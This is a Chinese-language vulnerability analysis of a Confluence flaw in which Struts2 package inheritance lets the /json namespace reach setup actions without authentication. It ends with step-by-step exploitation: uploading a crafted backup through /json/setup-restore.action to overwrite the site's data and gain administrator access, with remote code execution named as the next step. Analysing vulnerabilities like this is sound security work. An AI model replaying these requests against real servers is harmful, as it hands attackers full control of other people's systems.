

和 CVE-2023-22515 类似，本质还是 struts2 框架的 **特性** 导致的安全问题。

前置知识

Struts2 Package Configuration

Confluence的鉴权机制

漏洞分析

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## 前置知识

理解这个漏洞需要了解两个前置知识

- Struts2 框架的 Package Configuration
- Confluence 的鉴权机制

## Struts2 Package Configuration

Package Configuration 对应的文档中有以下说明

- <https://struts.apache.org/core-developers/package-configuration.html>

### Package Configuration

Packages are a way to group actions, results, result types, interceptors, and interceptor-stacks into a logical configuration unit. Conceptually, packages are similar to objects in that they can be extended and have individual parts that can be overridden by “sub” packages.

#### Packages

The package element has one required attribute `name`, which acts as the key for later reference to the package. The `extends` attribute is optional and allows one package to inherit the configuration of one or more previous packages

- including all interceptor, interceptor-stack, and action configurations.

*Note that the configuration file is processed sequentially down the document, so the package referenced by an “extends” should be defined above the package which extends it.*

including all interceptor, interceptor-stack, and action configurations.

在 package 的继承中，会继承相关配置包括 action 的配置

## 写个 demo 辅助理解

- struts.xml

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
    "http://struts.apache.org/dtds/struts-2.0.dtd">

<struts>
    <package name="secret" extends="struts-default" namespace="/admin">
        <action name="secret" class="org.example.SecretAction">
            <result name="success">secret.jsp</result>
        </action>
    </package>

    <package name="noauth" extends="secret" namespace="/noauth">
    </package>
</struts>
```

- web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
    version="4.0">
    <filter>
        <filter-name>security</filter-name>
        <filter-class>org.example.SecurityFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>security</filter-name>
        <url-pattern>/admin/*</url-pattern>
    </filter-mapping>

    <filter>
        <filter-name>struts2</filter-name>
```


```

    <filter-
class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</fil
ter-class>
    </filter>


    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>

```

根据以上配置，访问 /admin/secret.action 时，会被 SecurityFilter 拦截

Request					Response				
Pretty	Raw	Hex		ln	≡	Pretty	Raw	Hex	Render
1	GET /admin/secret.action					1	403		
2	Host: localhost:9090					2			
3	Content-Length: 2								
4									
5									

但如果此时存在一个不需要鉴权的 namespace 且继承了 secret package，例如 demo struts.xml 中 noauth 的配置，成功访问

Request					Response				
Pretty	Raw	Hex		ln	≡	Pretty	Raw	Hex	Render
1	GET /noauth/secret.action					1	this is admin secret!		
2	Host: localhost:9090					2			
3	Content-Length: 2								
4									
5									
6									

所以 Package 属性在某些场景可能会导致的安全问题。

# Confluence的鉴权机制

confluence 的鉴权主要靠 filter 和 interceptor，重点关注以下5处鉴权的地方

- com.atlassian.seraph.filter.SecurityFilter
- com.atlassian.confluence.security.actions.PermissionCheckInterceptor
- com.atlassian.confluence.setup.actions.SetupCheckInterceptor
- com.atlassian.confluence.user.actions.UserAwareInterceptor
- com.atlassian.confluence.security.interceptors.ConfluenceAccessInterceptor

## 1、SecurityFilter

SecurityFilter 通过 seraph-paths.xml 针对 admin 相关路由进行鉴权

- /admin/\*.jsp
- /admin/\*

```
<security-paths>
  <path name="adminJspPath">
    <url-pattern>/admin/*.jsp</url-pattern>
    <role-name>admin_jsp_role</role-name>
  </path>
  <path name="admin">
    <url-pattern>/admin/*</url-pattern>
    <role-name>confluenceadmin_seraph_role</role-name>
  </path>
</security-paths>
```

```
jh_atlassian-seraph-4.1.0.jar > com > atlassian > seraph > filter > SecurityFilter
SecurityFilter.class x
Decompiled .class file, bytecode version: 52.0 (Java 8)
86 ..... Set<String> requiredRoles = new HashSet();   requiredRoles: size = 0
87 ..... Set<String> missingRoles = new HashSet();
88 ..... Iterator var11 = this.getSecurityConfig().getServices().iterator();
89
90 ..... while(var11.hasNext()) {
91 ..... SecurityService service = (SecurityService)var11.next();   service: PathService@67295
92 ..... Set<String> serviceRoles = service.getRequiredRoles(httpServletRequest);   httpServletRequest: BaseL
93 ..... requiredRoles.addAll(serviceRoles);
94 ..... }
95

Evaluate expression (e) or add a watch (w)
> Collections$UnmodifiableCollection$1.next() = {PathService@67295}
dbg = false
> httpServletRequest = {BaseLoginFilter$SecurityHttpRequestWrapper@67285}
> requiredRoles = {HashSet@67291} size = 0
> service = {PathService@67295}
> configFileLocation = {String@67296} "seraph-paths.xml"
> pathMapper = {CachedPathMapper@67297} ... toString()
> paths = {ConcurrentHashMap@67298} size = 2
> {String@67304} "adminJspPath" -> {String[1]@67305} ["admin_jsp_role"]
> {String@67306} "admin" -> {String[1]@67307} ["confluenceadmin..."]
> this = {ConfluenceSecurityFilter@67272}
```

## 2、PermissionCheckInterceptor

PermissionCheckInterceptor 通过调用 isPermitted方法检查权限，Action继承的父类的isPermitted方法要求有用户登录，如果子类Action覆写了isPermitted方法且返回true则可以允许未授权访问。

## 3、SetupCheckInterceptor

SetupCheckInterceptor 这个在 CVE-2023-22515 已经提到过了，主要针对 /setup/\* 相关路由进行鉴权。

## 4、UserAwareInterceptor

UserAwareInterceptor 会判断所访问的Action类是否为 UserAware 接口的实现类，如果是则需要权限；从 struts.xml 可以得到 UserAware 接口的实现类基本都在 namespace="/users" 下。

```

  <> users:package extends="default" namespace="/users"
  > <> addpagenotification:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddPageNotification"
  > <> addpagenotificationajax:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddPageNotification"
  > <> addspacenotification:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddSpaceNotification"
  > <> addspacenotificationajax:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddSpaceNotification"
  > <> changemypassword:action class="com.atlassian.confluence.user.actions.ChangeMyPasswordAction" method="doDefault"
  > <> darkfeatures:action class="com.atlassian.confluence.user.actions.UserDarkFeaturesAction" method="doDefault"
  > <> disabledarkfeature:action class="com.atlassian.confluence.user.actions.UserDarkFeaturesAction" method="doRemove"
  > <> dochangemypassword:action class="com.atlassian.confluence.user.actions.ChangeMyPasswordAction"
  > <> doeditmyeditorsettings:action class="com.atlassian.confluence.user.actions.EditorSettingsAction"
  > <> doeditmyemailsettings:action class="com.atlassian.confluence.user.actions.EditEmailSettingsAction"
  > <> doeditmyprofile:action class="com.atlassian.confluence.user.actions.EditMyProfileAction" method="doEdit"
  > <> doeditmysettings:action class="com.atlassian.confluence.user.actions.EditMySettingsAction" method="doEdit"

```

## 5、ConfluenceAccessInterceptor

ConfluenceAccessInterceptor 主要判断所访问的Action类、方法是否存在以下注解进行声明权限

- [PublicAccess](#)
- [RequiresAnyConfluenceAccess](#)
- [RequiresLicensedOrAnonymousConfluenceAccess](#)
- [RequiresLicensedConfluenceAccess](#)

如果没有注解则可未授权访问，细节详见[官方文档](#)，如果所访问的路由没有被以上规则命中，则该 Action 可以未授权访问。

以 OpenSearchDescriptorAction 为例，其在 struts.xml 的相关配置如下

```

...
<interceptor-stack name="opensearch">
  <interceptor-ref name="securityHeaders" />
  <interceptor-ref name="transaction" />
  <interceptor-ref name="params" />
  <interceptor-ref name="autowire" />
  <interceptor-ref name="lastModified" />
  <interceptor-ref name="servlet" />
  <interceptor-ref name="loggingContext" />
</interceptor-stack>

...
<package name="opensearch" extends="default" namespace="/opensearch">
  <default-interceptor-ref name="opensearch" />
  <action name="osd"
class="com.atlassian.confluence.impl.search.actions.OpenSearchDescriptorAction">
    <result name="success" type="velocity-xml">/search/osd.xml</result>
  </action>
</package>

```

- namespace 为 `/opensearch`，没有被 `SecurityFilter` 和 `SetupCheckInterceptor` 命中
- interceptor-stack 为 `opensearch`，不包含 `PermissionCheckInterceptor`、`UserAwareInterceptor`、`ConfluenceAccessInterceptor`，所以不会被命中


因此，`/opensearch/osd.action` 是可以未授权访问的

```
Request
Pretty Raw Hex
1 GET /opensearch/osd.action HTTP/1.1
2 Host: 10.37.129.14:8090
3

Response
Pretty Raw Hex Render
15 <?xml version="1.0" encoding="UTF-8"?>
16 <OpenSearchDescription xmlns="http://a9.com/~spec/opensearch/1.1/" xmlns:moz="http://www.mozilla.org/2006/browser/search/">
17 <ShortName>
18   Confluence
19 </ShortName>
20 <Description>
21   Atlassian Confluence Search Provider
22 </Description>
```

## 漏洞分析

struts.xml 结构



在 struts.xml 中存在两处 package 继承

- json -> admin -> setup

```
<package name="setup" extends="default" namespace="/setup">
<package name="admin" extends="setup" namespace="/admin">
<package name="json" extends="admin" namespace="/json">
```

根据前置知识可得到漏洞的利用思路：

由于package 继承时 action 也会被继承， namespace="/json" 可以帮助我们绕过 SecurityFilter 和 SetupCheckInterceptor 的拦截，此时只要在原 namespace="/setup" 和 namespace="/admin" 下筛选出不会被 PermissionCheckInterceptor/UserAwareInterceptor/ConfluenceAccessInterceptor 命中的Action即可。


以 com.atlassian.confluence.importexport.actions.SetupRestoreAction 为例



```
<package name="setup" extends="default" namespace="/setup">
  <default-interceptor-ref name="validatingSetupStack"/>
  <action name="setup-restore-start"
class="com.atlassian.confluence.importexport.actions.SetupRestoreAction"
method="doDefault">
  <interceptor-ref name="defaultSetupStack"/>
  <result name="input" type="velocity">/setup/restore.vm</result>
</action>
```

## 正常访问


- 被 SetupCheckInterceptor 命中，拦截



The screenshot shows a web browser's developer tools. On the left, the 'Request' tab is active, showing a POST request to `/setup/setup-restore-start.action` with a status of HTTP/1.1. On the right, the 'Response' tab is active, showing a rendered HTML page. The page content includes the Confluence logo, the heading 'Setup is already complete', and the text 'Your confluence instance is already completely setup. Return to [Confluence](#). Atlassian'.

## 利用 package extend 特性

- 绕过 SetupCheckInterceptor



The screenshot shows a web browser's developer tools. On the left, the 'Request' tab is active, showing a POST request to `/json/setup-restore-start.action` with a status of HTTP/1.1. On the right, the 'Response' tab is active, showing a rendered HTML page. The page content includes the text 'Your confluence instance is already completely setup.' and a link to 'Return to [Confluence](#)'.

剩下的工作就是找到一个可以进一步利用的 Action 类。

## 漏洞利用


尝试筛出不会被 PermissionCheckInterceptor/UserAwareInterceptor/ConfluenceAccessInterceptor 命中的 Action 类且可以进一步利用的 Action 即可，怎么快速找到合适的 Action 类呢？

根据对鉴权机制的理解

- PermissionCheckInterceptor 的判断依据 -> isPermitted 的返回值
- UserAwareInterceptor 的判断依据 -> 是否为UserAware的实现类
- ConfluenceAccessInterceptor 的判断依据 -> 是否有声明权限的注解

我们可以重点关注重写了 isPermitted 方法的 Action 类，再根据剩下两个判断依据——验证即可。

- 没反编译可以直接通过 idea 的功能看
- 反编译了直接搜索 `return true;` 即可



按照以上方法可以定位到 SetupRestoreAction, 通过其对应的目标文件 /setup/restore.vm 可以了解其功能, 可以使用我们导入的数据进行还原

- com.atlassian.confluence.importexport.actions.SetupRestoreAction

利用思路：本地搭建环境进行备份（记住管理员密码），使用该备份在目标进行导入，从而获得目标站的管理员权限，再组合后台利用进行 RCE。

## 漏洞复现

1、导入备份文件，成功后会返回 taskId (d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa)

**Request**

```

1 POST /json/setup-restore.action HTTP/1.1
2 Host: 10.37.129.14:8090
3 X-Atlassian-Token: no-check
4 Content-Type: multipart/form-data; boundary=-----240838548613901374911721589419
5 Content-Length: 210884
6 Connection: close
7
8 -----240838548613901374911721589419
9 Content-Disposition: form-data; name="buildIndex"
10
11 true
12 -----240838548613901374911721589419
13 Content-Disposition: form-data; name="file"; filename="xmlexport-evil.zip"
14 Content-Type: application/zip
15

```

0 matches

**Response**

```

5 Set-Cookie: JSESSIONID=11647589D546679D8C386AD0B49BA793; Path=/; HttpOnly
6 X-XSS-Protection: 1; mode=block
7 X-Content-Type-Options: nosniff
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 X-Seraph-LoginReason: OUT
11 Location: /json/setup-restore-progress.action?taskId=d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa
12 Content-Type: text/html; charset=UTF-8
13 Content-Language: zh-CN

```

## 2、根据 taskId 可在以下接口判断是否还原完成

- percentComplete 为100时还原完成

Request	Response
<pre> 1 GET /longrunningtaskxml.action?taskId=d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa HTTP/1.1 2 Host: 10.37.129.14:8090 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/119.0 4 Accept: */* 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Content-Length: 2 9 10 11 </pre>	<pre> 18 &lt;task&gt; 19   &lt;name&gt; 20     Importing data 21   &lt;/name&gt; 22   &lt;currentStatus&gt; 23     Complete. 24   &lt;/currentStatus&gt; 25   &lt;elapsed&gt; 26     37 seconds 27   &lt;/elapsed&gt; 28   &lt;remaining&gt; 29     Unknown 30   &lt;/remaining&gt; 31   &lt;percentComplete&gt; 32     100 33   &lt;/percentComplete&gt; 34   &lt;isSuccessful&gt; 35     true 36   &lt;/isSuccessful&gt; 37 &lt;/task&gt; </pre>

## 3、利用备份文件的管理员账号密码进行登录即可

The screenshot shows a web browser window with the address bar containing the URL: `10.37.129.14:8090/admin/users/showallusers.action?reset=true`. The browser's navigation bar includes the Confluence logo and navigation links like '空间', '人员', '日程表', and '分析功能'. A search bar is visible on the right. The main content area displays the title '站点管理' (Site Management).

